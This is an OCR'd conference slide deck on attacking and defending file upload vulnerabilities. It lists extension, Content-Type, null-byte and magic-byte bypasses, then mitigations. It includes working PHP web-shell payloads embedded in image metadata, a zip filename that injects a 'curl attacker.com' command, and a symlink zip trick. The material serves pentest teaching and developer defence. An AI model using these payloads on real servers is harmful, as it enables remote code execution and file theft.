Attacking and Defending File Upload Vulnerability

- Praveen Sutar

About Me

8+ year of Experience in Security

Web Applications Penetration Testing and Exploitation

Android/IOS security Testing

WAF | Vulnerability Management

AWS/Azure Deployment security Review


Bug Bounty Hunter

CEH | OSCP |CCNA Certified

Works @cyberSecurist Technologies as Principal Security Engineer

Target of the Session

- Gathering all technique in one place for penetration testers and Bug hunters
- Helping developers understand how attackers bypass their validation in order to better protect their Apps
- Different Cases of File upload Vulnerabilities


File Upload Attacks
Metadata Leaks
CSV Injection
Open Redirection
Misc File Upload Attacks
File Overwrite
Path Traversal
Server-Side Injection
File Upload Bypasses
Content-Type
n-extension
Client-Side Validation
Null-Byte
Magic Byte
Cross-Site Scripting
XML External Entities
Server-Side Request Forgery
Large File Denial of Service
Pixel Flood Attack
ImageTragik
Remote Code Execution
Malicious File Upload
Zip Slip Attack


The Threat

- Where we see file upload?
- Opens Another door for attacker
- Lack of expertise in securing upload forms
- Lack of validation at server side

File upload Pages and headers

For every file upload page, there are some headers that always exist. Let name the main headers.

- File name
- File Type
- Magic Number
- File Content
- File Size
- File path



Cases of File Upload Security

Case 1 : Simple File upload form with no validation

PHP: .php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module
Working in PHPv8: .php, .php4, .php5, .phtml, .module, .inc, .hphp, .ctp

ASP: .asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml
Jsp: .jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .action
Coldfusion: .cfm, .cfml, .cfc, .dbm
Flash: .swf
Perl: .pl, .cgi

Case 2: Mime Type Validation (This will check the content type)

Bypass Content-Type checks by setting the value of the Content-Type header to:

image/png

text/plain

application/octet-stream

application/vnd.visionary

video/vnd.vivo

application/ccxml+xml,

application/voicexml+xml

application/x-wais-source

application/vnd.wap.wbxml

image/vnd.wap.wbmp

audio/x-wav

application/davmount+xml .....

Case 3 : Bypass file extensions checks

Bypassing version-based extensions(php3,php4,php5, shell.php.345)

If they apply, the check the previous extensions. Also test them using some uppercase letters: pHp, .pHP5, .PhAr ..

Check adding a valid extension before the execution extension (use previous extensions also):

- file.png.php
- file.png.Php5

Try adding special characters at the end. You could use Burp to bruteforce all the ascii and Unicode characters. (Note that you can also try to use the previously mentioned extensions)

- file.php%20
- file.php%0a
- file.php%00
- file.php%0d%0a
- file.php/
- file.php.\
- file.
- file.php.... file.pHp5...

Try to bypass the protections tricking the extension parser of the server-side with techniques like doubling the extension or adding junk data (null bytes) between extensions.

- file.png.php
- file.png.pHp5
- file.php%00.png
- file.php\x00.png
- file.php%0a.png
- file.php%0d%0a.png
- flile.phpJunk123png

Add another layer of extensions to the previous check:

- file.png.jpg.php
- file.php%00.png%00.jpg

Try to put the exec extension before the valid extension and pray so the server is misconfigured. (useful to exploit Apache misconfigurations where anything with extension** .php, but not necessarily ending in .php** will execute code):

- ex: file.php.png

Case 4 : Bypass Content-Type, Magic Number

- Developers validates the file-contents start with magic numbers and file-content is set to image/gif
- Bypass Content-Type checks by setting the value of the Content-Type header to: image/png , text/plain , application
- Uploading shell.php but setting the content type to image/gif and starting contents with GIF89a; will bypass the code
- Bypass magic number check by adding at the beginning of the file the bytes of a real image (confuse the file command). Or introduce the shell inside the metadata:

Command:

```
exiftool -Comment="<?php echo 'Command:'; if($_POST){system($_POST['cmd']);} __halt_compiler();"    img.jpg
```

or you could also introduce the payload directly in an image: `echo '<?php system($_REQUEST['cmd']); ?>' >> img.png`

Case 5: Client-side validation

Bypass using proxy easily by intercepting the request

Case 6: RCE via ZIP files

Developers accepts zip file, but handle filenames via command line

filename;curl attacker.com;pwd.zip

- If you can upload a ZIP that is going to be decompressed inside the server

Upload a link containing soft links to other files, then, accessing the decompressed files you will access the linked files:

ln -s ../../../index.php symindex.txt

zip --symlinks test.zip symindex.txt

Attacker can also upload the null data ZIP (ZIP Bomb)

Other Hack Tricks to check……

☺


- Find a vulnerability to rename the file already uploaded (to change the extension).
- Find a Local File Inclusion vulnerability to execute the backdoor.
- Upload several times (and at the same time) the same file with the same name
- Upload a file with the name of a file or folder that already exists

- Uploading a file with ".", "..", or "…" as its name. For instance, in Apache in Windows, if the application saves the uploaded files in "/www/uploads/" directory, the "." filename will create a file called "uploads" in the "/www/" directory.

- Upload a file that may not be deleted easily
- Upload a file in Windows with invalid characters such as |<>*?" in its name. (Windows)
- Upload a file in Windows using reserved (forbidden) names such as CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, and LPT9.
- Try also to upload an executable (.exe) or an .html (less suspicious) that will execute code when accidentally opened by victim.

Tools

- Burp suite
- Exiftool
- Any browser
- Extension


File Upload Attacks
Metadata Leaks
CSV Injection
Open Redirection
Misc File Upload Attacks
File Overwrite
Path Traversal
Server-Side Injection
File Upload Bypasses
Content-Type
n-extension
Client-Side Validation
Null-Byte
Magic Byte
Cross-Site Scripting
XML External Entities
Server-Side Request Forgery
Large File Denial of Service
Pixel Flood Attack
ImageTragik
Remote Code Execution
Malicious File Upload
Zip Slip Attack

Mitigation

- Validate the File name – **Case1**
- Make sure a strict check against file extensions is implemented and a whitelisted is used to allow only required filetypes – **Case 3**
- Validate file-size / File Content / MIME and input sanitization is performed - **Case 2 ,4 ,6**
- Avoid absolute reliance on client-side validation – **Case 5**
- Validate all headers at server end
- Validate **AuthN** and **AuthZ**
- Create a copy of the file with random name and add corresponding extensions
- Upload files in a directory outside the server root
- Mark all files as downloadable not executable
- Antivirus Protection
- Implement Adequate Rate control

Mitigation

- Validate the File name – **Case1**
- Make sure a strict check against file extensions is implemented and a whitelisted is used to allow only required filetypes – **Case 3**
- Validate file-size / File Content / MIME and input sanitization is performed - **Case 2 ,4 ,6**
- Avoid absolute reliance on client-side validation – **Case 5**
- Validate all headers at server end
- Validate **AuthN** and **AuthZ**
- Create a copy of the file with random name and add corresponding extensions
- Upload files in a directory outside the server root
- Mark all files as downloadable not executable
- Antivirus Protection
- Implement Adequate Rate control

Mitigation

- List allowed extensions. Only allow safe and critical extensions for business functionality
- Ensure that input validation is applied before validating the extensions.
- Validate the file type, don't trust the Content-Type header as it can be spoofed
- Change the filename to something generated by the application
- Set a filename length limit. Restrict the allowed characters if possible
- Set a file size limit
- Only allow authorized users to upload files
- Store the files on a different server. If that's not possible, store them outside of the webroot
- Run the file through an antivirus or a sandbox if available to validate that it doesn't contain malicious data
- Mark all files as downloadable not executable
- Ensure that any libraries used are securely configured and kept up to date
- Protect the file upload from CSRF attacks

Demo

Thank You